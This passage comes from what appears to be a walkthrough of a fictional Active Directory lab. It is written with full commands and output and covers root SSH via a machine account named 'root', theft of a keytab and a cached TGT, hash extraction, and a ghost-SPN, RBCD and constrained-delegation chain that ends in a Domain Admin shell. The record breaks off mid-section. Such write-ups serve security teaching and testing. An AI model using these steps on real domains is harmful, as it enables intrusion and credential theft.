The KDC’s job is narrow. When we request a TGT for root$, the KDC only checks two things: does this principal exist, and does the password match? We created the account and set the password, so both pass — it issues a perfectly legitimate TGT. The KDC neither knows nor cares that a Linux box has a local user named root. Name collisions are simply not its problem.
The mapping happens on the target. When SSH presents our ticket to SYRAX, sshd hands the principal [email protected] to SSSD, which strips the $ and resolves it to local user root. Kerberos already vouched for the identity — the login succeeds.
4.3 Execution
Step 1 — Check MAQ. Confirm the domain lets us create machine accounts:
➜ env KRB5CCNAME=sunfyre.ccache \
nxc ldap balerion.dracarys.lab \
    -k --use-kcache \
    -M maq
...[snip]...
MAQ         balerion.dracarys.lab 389    BALERION         MachineAccountQuota: 10
Step 2 — Create the machine account. The whole attack is in the name: root collides with the local root user. bloodyAD takes the computer name and password as positional arguments; -k ccache=... authenticates with sunfyre’s existing ticket instead of a password:
➜ bloodyAD --host balerion.dracarys.lab -d dracarys.lab \
    -u sunfyre \
    -k ccache=sunfyre.ccache \
    add computer 'root' 'SecretMyth123!'
[+] root$ created
Step 3 — Request a TGT. A normal AS-REQ, as if root$ were any user logging in — the KDC validates the principal and password (both legit, we made them) and hands over a TGT:
➜ getTGT.py dracarys.lab/root:'SecretMyth123!'
[*] Saving ticket in root.ccache
Step 4 — SSH as root via Kerberos:
➜ env KRB5CCNAME=root.ccache \
ssh -o PreferredAuthentications=gssapi-with-mic \
    -o GSSAPIAuthentication=yes \
    [email protected]

Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)

...[snip]...

root@syrax:~# whoami && id
root
uid=0(root) gid=0(root) groups=0(root)

root@syrax:~# hostname
syrax.dracarys.lab
Every piece of that SSH line is load-bearing:
env KRB5CCNAME=root.ccache— tells the Kerberos libraries which ticket cache to use, scoped to this one command.-o PreferredAuthentications=gssapi-with-mic— skips password/publickey prompts and goes straight to Kerberos (gssapi-with-micis SSH’s Kerberos auth method).-o GSSAPIAuthentication=yes— actually turns GSSAPI auth on; many distros default it to off on the client.[email protected]— the local user we want. Our ticket saysroot$; SSSD strips the$and maps it toroot.
Miss any piece and you get a password prompt or a permission denied — with all four, the box opens like it was waiting for you.
Root on SYRAX. The “privilege escalation” was creating a computer account.
5. Looting SYRAX — Own the Machine, Hit a Wall
5.1 SYRAX$’s Keytab
Domain-joined Linux boxes keep their machine account keys in /etc/krb5.keytab. Think of it as the Linux equivalent of a Windows machine account’s password hash in the LSA registry — it holds SYRAX$’s long-term Kerberos keys (RC4/NTLM, AES-128, AES-256). Anyone who can read this file is SYRAX$: they can request TGTs, decrypt service tickets, and authenticate to domain services without ever touching a password.
kinit -kt reads those keys straight from the keytab and uses them to request a TGT from the KDC — no password prompt, just “here’s my cryptographic proof, issue me a ticket”:
root@syrax:~# file /etc/krb5.keytab
/etc/krb5.keytab: Kerberos Keytab file, realm=DRACARYS.LAB, principal=SYRAX$/, type=92795, date=Wed Oct  4 13:13:36 1989, kvno=23

root@syrax:~# kinit -kt /etc/krb5.keytab '[email protected]'

root@syrax:~# klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: SYRAX$@DRACARYS.LAB

Valid starting       Expires              Service principal
08/03/2026 12:51:25  08/03/2026 22:51:25  krbtgt/[email protected]
Pull the ticket cache (and the keytab itself) back to the attacker box:
➜ env KRB5CCNAME=root.ccache \
scp -o GSSAPIAuthentication=yes \
    [email protected]:/tmp/krb5cc_0 \
    ./syrax.ccache
Alternatively, the keytab also yields SYRAX$’s long-term keys directly — no KDC needed:
➜ env KRB5CCNAME=root.ccache \
scp -o GSSAPIAuthentication=yes \
    [email protected]:/etc/krb5.keytab \
    ./syrax.krb5.keytab

➜ keytabextract syrax.krb5.keytab
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
        REALM : DRACARYS.LAB
        SERVICE PRINCIPAL : SYRAX$/
        NTLM HASH : c3a91f7e6d294da71780d6472a29195e
        AES-256 HASH : 7f4db6734893091014ffb5d747eb29e730d25bb09f0c04ba02054b4b404ac620
        AES-128 HASH : b94e59387da9b06bebd9d41ed7195a68
keytabextract is different from kinit. kinit gave us a TGT — a temporary ticket that expires in 10 hours. keytabextract dumps the long-term keys themselves — the NTLM hash and AES keys that never change unless the machine password is rotated. With those, we can request new TGTs forever, or pass the hash directly via NTLM. We own SYRAX$ permanently now.
5.2 Mapping Delegations with SYRAX$
Now that we own SYRAX$, let’s see what this machine account can do in the domain:
➜ env KRB5CCNAME=syrax.ccache \
nxc ldap BALERION.dracarys.lab \
    -u 'SYRAX$' -k --use-kcache \
    --find-delegation
LDAP        BALERION.dracarys.lab 389    BALERION         [*] Windows 11 / Server 2025 Build 26100 (name:BALERION) (domain:DRACARYS.LAB) (signing:Enforced) (channel binding:When Supported)
LDAP        BALERION.dracarys.lab 389    BALERION         [+] DRACARYS.LAB\SYRAX$ from ccache
LDAP        BALERION.dracarys.lab 389    BALERION         AccountName AccountType DelegationType DelegationRightsTo
LDAP        BALERION.dracarys.lab 389    BALERION         ----------- ----------- -------------- -----------------------------------------
LDAP        BALERION.dracarys.lab 389    BALERION         VHAGAR$     Computer    Constrained    WSMAN/vhagar.dracarys.lab
LDAP        BALERION.dracarys.lab 389    BALERION         SYRAX$      Computer    Constrained    HTTP/arrax, HTTP/arrax.dracarys.lab
Before reading that output, a quick primer — delegation comes in three flavors, and the differences decide this entire attack:
- Unconstrained delegation — the trusted account can impersonate users to any service. Users’ TGTs land in the host’s memory, readable by anyone who roots the box. Only Domain Controllers should ever have this.
- Constrained delegation — impersonation is allowed only to the exact SPNs whitelisted in the account’s
msDS-AllowedToDelegateToattribute. It comes in two flavors:- With protocol transition (
TrustedToAuthForDelegationset) — the account can perform S4U2Self: mint a forwardable impersonation ticket out of thin air, no proof the user ever contacted it. - Without protocol transition — the account can only perform S4U2Proxy: forward an existing forwardable ticket as evidence. It cannot bootstrap impersonation by itself.
- With protocol transition (
- Resource-Based Constrained Delegation (RBCD) — the trust direction flips: instead of the delegating account listing where it may delegate to, the target lists who may delegate to it (
msDS-AllowedToActOnBehalfOfOtherIdentity). Crucially, anyone with write access to the target object can set this — no DA needed. The KDC also skips the forwardable-evidence check on this path (as long as the impersonated user isn’t marked “sensitive and cannot be delegated”) — file that away, it’s the loophole Section 7 abuses.
With that lens, read the table again:
SYRAX$— which we control — has constrained delegation toHTTP/arrax.- There is no ARRAX machine in this domain. The delegation target is a ghost.
VHAGAR$can delegate toWSMAN/vhagar(itself — WinRM).- Both delegations are without protocol transition — this is about to become the crux.
The BloodHound view makes it visual — SYRAX$ is allowed to delegate to two SPNs, both pointing at ARRAX:

One caution when reading this graph: BloodHound draws those ARRAX nodes from the SPN names in the delegation attribute — it doesn’t prove a computer account exists. Cross-check with the computers listing from Section 3.3.1: only three machines, no ARRAX. The edge points at thin air. That’s the Ghost SPN — and it’s the whole lab in one picture.
This looks promising: SYRAX$ can delegate to HTTP/arrax. Let’s just S4U our way there.
5.3 The Naive Attempt — KDC_ERR_BADOPTION
➜ env KRB5CCNAME=syrax.ccache \
getST.py dracarys.lab/'SYRAX$' -k -no-pass \
    -impersonate Administrator \
    -spn HTTP/arrax.dracarys.lab \
    -dc-ip balerion.dracarys.lab
Impacket v0.14.0.dev0+20260731.125001.141be7ac - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[-] Kerberos SessionError: KDC_ERR_BADOPTION(KDC cannot accommodate requested option)
[-] Probably SPN is not allowed to delegate by user SYRAX$ or initial TGT not forwardable
Dead end. Every variation fails the same way — -force-forwardable crashes Impacket, -self produces a useless non-forwardable ticket. Here’s why:
- Constrained delegation without protocol transition means SYRAX$ can only perform S4U2Proxy — it can forward someone else’s evidence ticket, but it cannot mint its own impersonation ticket out of thin air.
- S4U2Self without
TrustedToAuthForDelegationreturns a non-forwardable ticket. - S4U2Proxy requires a forwardable evidence ticket.
We’re stuck. Time to go back to SYRAX and look harder — there has to be something else on this box.
6. The Forgotten TGT — viserion
6.1 A Ticket Left Behind
SSSD — the daemon that handles domain-joined Linux authentication — caches user TGTs in /tmp after GSSAPI SSH logins. Files are named krb5cc_<UID>_<random>, permissions are 600 (owner-only), and nobody ever cleans them up. Root can read everything, which makes /tmp a mandatory check on any domain-joined Linux box you root:
root@syrax:~# ls -la /tmp/
-rw-------  1 viserion domain users 1392 Aug  3 15:12 krb5cc_292201110_TF5z0r

root@syrax:~# ps auxf | grep -E viserion
root        7755  0.0  0.0   6544  2456 pts/1    S+   13:40   0:00  |       \_ grep --color=auto -E viserion
root        7706  0.0  0.4  42776 12452 ?        Ss   13:39   0:00  \_ sshd: viserion [priv]
viserion    7742  0.0  0.2  42776  8316 ?        S    13:39   0:00      \_ sshd: viserion@notty
viserion    7743  0.0  0.0   5684  2236 ?        Ss   13:39   0:00          \_ sleep 45
viserion    7710  0.1  0.3  20368 11644 ?        Ss   13:39   0:00 /usr/lib/systemd/systemd --user
viserion    7711  0.0  0.1  49752  3860 ?        S    13:39   0:00  \_ (sd-pam)

root@syrax:~# klist /tmp/krb5cc_292201110_TF5z0r
Ticket cache: FILE:/tmp/krb5cc_292201110_TF5z0r
Default principal: [email protected]
Valid starting       Expires              Service principal
08/03/2026 20:42:11  08/04/2026 06:42:11  krbtgt/[email protected]
That ps tree is worth a second look — it tells you how viserion logs in:
sshd: viserion [priv]— the privileged sshd monitor process for the connection.sshd: viserion@notty— the session itself.@nottyis the tell: no terminal was allocated, so this is a scripted login, not a human at a keyboard.\_ sleep 45— the remote command the client asked sshd to run. A short sleep on a timer smells like an automation heartbeat, not real work.systemd --user/(sd-pam)— the per-user session bitspam_systemdspawns on any login.
So: something automated logs in as viserion on a schedule, runs a trivial command, and leaves — dropping a fresh TGT in /tmp every cycle. (Confession: I grabbed the keytab in Section 5 and nearly moved on without ever checking /tmp. Sloppy. On any rooted domain-joined Linux box, krb5cc_* files are mandatory loot — and nobody ever cleans them up.)
That’s a Kerberos credential cache belonging to viserion — a domain user who SSH’d into SYRAX and left their TGT behind. We’ll later find the culprit: a scheduled bot on VHAGAR that SSHes in every few minutes and drops a fresh ticket each time (see Section 8.2).
And why does a domain user have a session on SYRAX in the first place? BloodHound already answered that — viserion belongs to the same custom group we spotted back in Section 3.3.3:

LINUXUSERS is exactly what it sounds like — domain users allowed to log into the Linux hosts. viserion is one of them, and every GSSAPI login leaves a fresh TGT in /tmp.
Same GSSAPI scp trick from Section 4 — root$’s ticket is still valid, no password needed:
➜ env KRB5CCNAME=root.ccache \
scp -o GSSAPIAuthentication=yes \
    [email protected]:/tmp/krb5cc_292201110_TF5z0r \
    ./viserion.ccache

➜ klist viserion.ccache
Ticket cache: FILE:viserion.ccache
Default principal: [email protected]
Valid starting       Expires              Service principal
08/03/2026 20:42:11  08/04/2026 06:42:11  krbtgt/[email protected]

➜ env KRB5CCNAME=viserion.ccache \
nxc smb balerion.dracarys.lab \
    -u 'viserion' -k --use-kcache
SMB         balerion.dracarys.lab 445    BALERION         [*] Windows 11 / Server 2025 Build 26100 x64 (name:BALERION) (domain:dracarys.lab) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         balerion.dracarys.lab 445    BALERION         [+] DRACARYS.LAB\viserion from ccache
A second domain user, without ever seeing their password. Now let’s find out what viserion can do.
6.2 What viserion Unlocks
The delegation picture looks identical from viserion’s side — these attributes are world-readable for any authenticated user:
➜ env KRB5CCNAME=viserion.ccache \
nxc ldap balerion.dracarys.lab \
    -u 'viserion' -k --use-kcache \
    --find-delegation
...[snip]...
LDAP        balerion.dracarys.lab 389    BALERION         VHAGAR$     Computer    Constrained    WSMAN/vhagar.dracarys.lab
LDAP        balerion.dracarys.lab 389    BALERION         SYRAX$      Computer    Constrained    HTTP/arrax, HTTP/arrax.dracarys.lab
Nothing new there. The gold is in BloodHound — back to it, properly this time, because the thing I skipped in Section 3.3.3 turns out to matter. A collection as viserion shows exactly the edge we need:

viserion holds WriteSPN over VHAGAR$ — targeted write access to its servicePrincipalName attribute. In plain terms: viserion can set VHAGAR$’s SPNs. That’s the privilege this stolen TGT buys us.
One more fact we already established: ARRAX does not exist — the computers listing in Section 3.3.1 showed exactly three machines. But MAQ is 10 (Section 4.3), so we can simply create ARRAX$ ourselves, and as its creator-owner we fully control it — password, SPNs, everything.
Now the puzzle assembles itself:
SYRAX$can delegate toHTTP/arrax, but nothing owns that SPN — yet.VHAGAR$could own it, if viserion writes it there. That’s the Ghost SPN.- The failed S4U in Section 5.3 taught us SYRAX$ can’t mint its own impersonation ticket. A machine account we create —
ARRAX$— can at least run S4U2Self. Its ticket is non-forwardable, but here’s the kicker: RBCD’s S4U2Proxy doesn’t enforce the forwardable check for non-sensitive users. That’s the loophole this whole chain stands on. - And since we own
SYRAX$itself, we can write RBCD on it, allowingARRAX$to delegate to it (remember Section 5.2: RBCD is set on the target, by anyone with write access — and we have SYRAX$’s keys).
The pieces fit. Worth stepping back for a second, because the rooted Linux box gave us two halves of the puzzle, each useless alone:
SYRAX$(via the keytab) owns the constrained delegation toHTTP/arrax— the hop the final chain rides on.- viserion (via the
/tmpTGT) ownsWriteSPNonVHAGAR$— what lets us point the ghost at a real target.
Neither was a decoy, and neither was enough by itself. The lab only yields once you loot both.
Time to build the chain.
7. Lateral Movement — Administrator on VHAGAR (Ghost SPN + RBCD)
7.1 The Plan
Here’s the full play, because it’s easy to get lost:
- Ghost SPN: add
HTTP/arraxtoVHAGAR$’s SPN list. Now any ticket issued forHTTP/arraxis encrypted withVHAGAR$’s key — it’s really a ticket to VHAGAR. - Create
ARRAX$: a fresh machine account we fully control (MAQ = 10). Its S4U2Self ticket is technically non-forwardable — but RBCD doesn’t check that flag. That’s the loophole we’re abusing. - RBCD on SYRAX$: set
msDS-AllowedToActOnBehalfOfOtherIdentityon SYRAX$ soARRAX$may impersonate users to SYRAX$. - S4U chain: ARRAX$ impersonates Administrator to SYRAX$ (RBCD hop), giving SYRAX$ a forwardable Administrator evidence ticket.
- Constrained hop: SYRAX$ uses that evidence ticket to delegate to
HTTP/arrax— its configured constrained delegation target. - SPN rewrite: rename the ticket’s service to
HTTP/vhagarand WinRM into VHAGAR as Administrator.
ARRAX$ --(RBCD)--> SYRAX$ --(Constrained Del)--> HTTP/arrax --(Ghost SPN)--> VHAGAR$
Each hop is individually authorized by configuration. Nobody ever set up “ARRAX$ ➜ VHAGAR$” — the chain assembles itself.
7.2 Step 1 — Ghost SPN on VHAGAR$
viserion’s WriteSPN over VHAGAR$ (Section 6.2) is the privilege the cached TGT buys us. Overwrite its SPN list, adding our ghost — note we keep the existing WSMAN SPN in the list, since set object replaces the attribute wholesale and we don’t want to break VHAGAR’s legitimate delegation (or trip alarms):
➜ bloodyAD --host balerion.dracarys.lab --dc-ip 192.168.56.10 \
    -u viserion -k ccache=./viserion.ccache -d dracarys.lab \
    set object 'VHAGAR$' servicePrincipalName \
    -v 'WSMAN/vhagar.dracarys.lab' -v 'HTTP/arrax' -v 'HTTP/arrax.dracarys.lab'
[+] VHAGAR$'s servicePrincipalName has been updated
Now, when the KDC looks up HTTP/arrax, it finds VHAGAR$ — and encrypts service tickets for it with VHAGAR$’s key.
7.3 Step 2 — Create ARRAX$
➜ bloodyAD --host balerion.dracarys.lab -d dracarys.lab \
    -u sunfyre \
    -k ccache=sunfyre.ccache \
    add computer 'ARRAX' 'SecretMyth123!'
[+] ARRAX$ created
7.4 Step 3 — RBCD: ARRAX$ ➜ SYRAX$
We own SYRAX$, so we write the RBCD rule on it ourselves — remember from Section 5.2, RBCD is configured on the target, and anyone with write access to the target object can set it. The -use-ldaps flag is the payoff from Section 3.3.1: BALERION enforces LDAP signing, so the write goes over LDAPS:
➜ env KRB5CCNAME=syrax.ccache \
rbcd.py 'dracarys.lab/SYRAX$' -k -no-pass \
    -dc-ip 192.168.56.10 \
    -delegate-from 'ARRAX$' -delegate-to 'SYRAX$' \
    -use-ldaps -action write
Impacket v0.14.0.dev0+20260731.125001.141be7ac - Copyright Fortra, LLC and its affiliated companies

[*] Getting machine hostname
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] ARRAX$ can now impersonate users on SYRAX$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     ARRAX$       (S-1-5-21-3592751248-3700670067-207870396-1113)
7.5 Step 4 — S4U2Self+S4U2Proxy: Administrator ➜ SYRAX$
ARRAX$ runs the S4U dance — S4U2Self to impersonate Administrator to itself, then S4U2Proxy through our RBCD rule — landing a service ticket to SYRAX$:
➜ getST.py 'dracarys.lab/ARRAX$:SecretMyth123!' \
    -dc-ip 192.168.56.10 \
    -spn 'SYRAX$' -impersonate Administrator
Impacket v0.14.0.dev0+20260731.125001.141be7ac - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@SYRAX$@DRACARYS.LAB.ccache

➜ klist Administrator@SYRAX\$@DRACARYS.LAB.ccache
Ticket cache: FILE:Administrator@SYRAX$@DRACARYS.LAB.ccache
Default principal: [email protected]

Valid starting       Expires              Service principal
08/03/2026 20:48:02  08/04/2026 06:48:02  SYRAX$@DRACARYS.LAB
        renew until 08/04/2026 20:48:01
Learn to read that klist output — it’s the whole attack in two lines:
- Default principal:
[email protected]— who the ticket represents (the client). - Service principal:
[email protected]— who the ticket is valid against.
So this cache says: “Administrator may talk to SYRAX$.” Behind the scenes two hops just ran: S4U2Self (ARRAX$ asks the KDC for an Administrator ticket to itself) and S4U2Proxy (ARRAX$ presents that ticket as evidence and asks for one to SYRAX$ — the KDC checks the RBCD rule we wrote in Step 3, finds ARRAX$ listed, and issues it).
This is the evidence ticket SYRAX$ couldn’t create for itself in Section 5.3.
7.6 Step 5 — Constrained Delegation: SYRAX$ ➜ HTTP/arrax
Now SYRAX$ plays its role. getST.py runs as SYRAX$ (using the syrax.ccache TGT), and -additional-ticket tells Impacket: skip S4U2Self — which we know fails for SYRAX$ (Section 5.3) — and use our ARRAX$-minted ticket as the S4U2Proxy evidence instead. The KDC checks SYRAX$’s msDS-AllowedToDelegateTo, finds HTTP/arrax.dracarys.lab whitelisted, and issues the delegation ticket:
➜ env KRB5CCNAME=syrax.ccache \
getST.py 'dracarys.lab/SYRAX$' -k -no-pass \
    -dc-ip 192.168.56.10 \
    -spn 'HTTP/arrax.dracarys.lab' -impersonate Administrator \
    -additional-ticket 'Administrator@[email protected]'
Impacket v0.14.0.dev0+20260731.125001.141be7ac - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating Administrator
[*]     Using additional ticket Administrator@SYRAX$@DRACARYS.LAB.ccache instead of S4U2Self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@[email protected]

➜ klist Administrator@[email protected]
Ticket cache: FILE:Administrator@[email protected]
Default principal: [email protected]

Valid starting       Expires              Service principal
08/03/2026 20:48:38  08/04/2026 04:38:52  HTTP/[email protected]
        renew until 08/10/2026 18:38:52
The klist confirms the hop: same client (Administrator), new service principal — HTTP/arrax.dracarys.lab. And here’s the Ghost SPN payoff: the KDC looked up that SPN, found it registered on VHAGAR$ (we put it there in Step 1), and encrypted this ticket with VHAGAR$’s machine account key. The label says “arrax”, but cryptographically the ticket belongs to VHAGAR.
7.7 Step 6 — SPN Rewrite and Shell
We hold a valid Administrator ticket — so why can’t we just fire it at WinRM and call it a day? Two walls:
- Client side: GSSAPI tools select tickets from the cache by service name.
evil_winrmexecconnecting tovhagar.dracarys.lablooks for a ticket toHTTP/vhagar...— ours saysHTTP/arrax..., so it would never even be picked up. And we can’t just aim the tool atarraxinstead — that hostname doesn’t resolve to anything. - Server side: the receiving service expects the ticket’s service name to match one of its SPNs.
The trick that saves us is a Kerberos design detail (RFC 4120): the service name lives in the ticket’s cleartext header — not inside the encrypted part. The encrypted blob (session key, client name, flags, timestamps) is sealed with the target account’s key and contains no SPN at all. So rewriting the service name on a ticket doesn’t invalidate it — the only cryptographic question is “can the service decrypt this?”, and thanks to the Ghost SPN, VHAGAR can: the ticket is already encrypted with VHAGAR$’s key.
That’s exactly what tgssub.py does — a small SPN-substitution utility (same idea as Rubeus’ tgssub / /altservice on Windows). One catch: you won’t find it in upstream Impacket — it ships with the Exegol fork of Impacket by ThePorgs. It rewrites the cleartext sname from HTTP/arrax.dracarys.lab to HTTP/vhagar.dracarys.lab and leaves the encrypted part untouched:
➜ tgssub.py \
    -in 'Administrator@[email protected]' \
    -out Administrator_winrm.ccache \
    -altservice 'HTTP/vhagar.dracarys.lab'
Impacket (Exegol fork) v0.14.0.dev0+20260623.162750.a2296a07 - Copyright Fortra, LLC and its affiliated companies

[*] Number of credentials in cache: 1
[*] Changing service from HTTP/[email protected] to HTTP/[email protected]
[*] Saving ticket in Administrator_winrm.ccache

➜ klist Administrator_winrm.ccache
Ticket cache: FILE:Administrator_winrm.ccache
Default principal: [email protected]

Valid starting       Expires              Service principal
08/03/2026 20:48:38  08/04/2026 04:38:52  HTTP/[email protected]
        renew until 08/10/2026 18:38:52

➜ env KRB5CCNAME=Administrator_winrm.ccache \
evil_winrmexec -k vhagar.dracarys.lab

...[snip]...

PS C:\Users\Administrator\Documents> whoami; hostname
dracarys\administrator
vhagar
Domain Admin shell on VHAGAR. 🐉
A note on the tool: I’m using evil_winrmexec here, not evil-winrm. It’s a fork (github.com/ozelis/winrmexec) that adds proper Kerberos ccache support via -k — standard evil-winrm is flaky with ticket-based auth, which is exactly what this hop needs. It’s flagged Experimental, but it handles Kerberos WinRM cleanly.
Compare the two klist outputs above and you can see the entire trick: identical timestamps, identical client — only the service principal string changed, from HTTP/arrax.dracarys.lab to HTTP/vhagar.dracarys.lab. The client now happily selects the ticket for vhagar, VHAGAR decrypts it with its own machine key (Ghost SPN, remember), the AP exchange succeeds — and we’re in as Administrator.
8. Owning VHAGAR — KeePass, Bots, and SAM
8.1 Confirming Privileges
PS C:\Users\Administrator\Documents> whoami /all
...[snip]...
DRACARYS\Domain Admins       Group  S-1-5-21-...-512  Mandatory group, Enabled by default
DRACARYS\Enterprise Admins   Group  S-1-5-21-...-519  Mandatory group, Enabled by default
DRACARYS\Schema Admins       Group  S-1-5-21-...-518  Mandatory group, Enabled by default
...[snip]...
SeDebugPrivilege             Debug programs                          Enabled
SeBackupPrivilege            Back up files and directories           Enabled
SeImpersonatePrivilege       Impersonate a client after authentication Enabled
Full DA token. Now, loot the box.
8.2 The Bot That Explains Everything
On disk there’s a scheduled bot script — and it answers the mystery of how viserion’s TGT ended up in SYRAX’s /tmp:
PS C:\temp> schtasks /query /fo LIST /v | findstr /i "bot_ssh"
TaskName:                             \bot_ssh
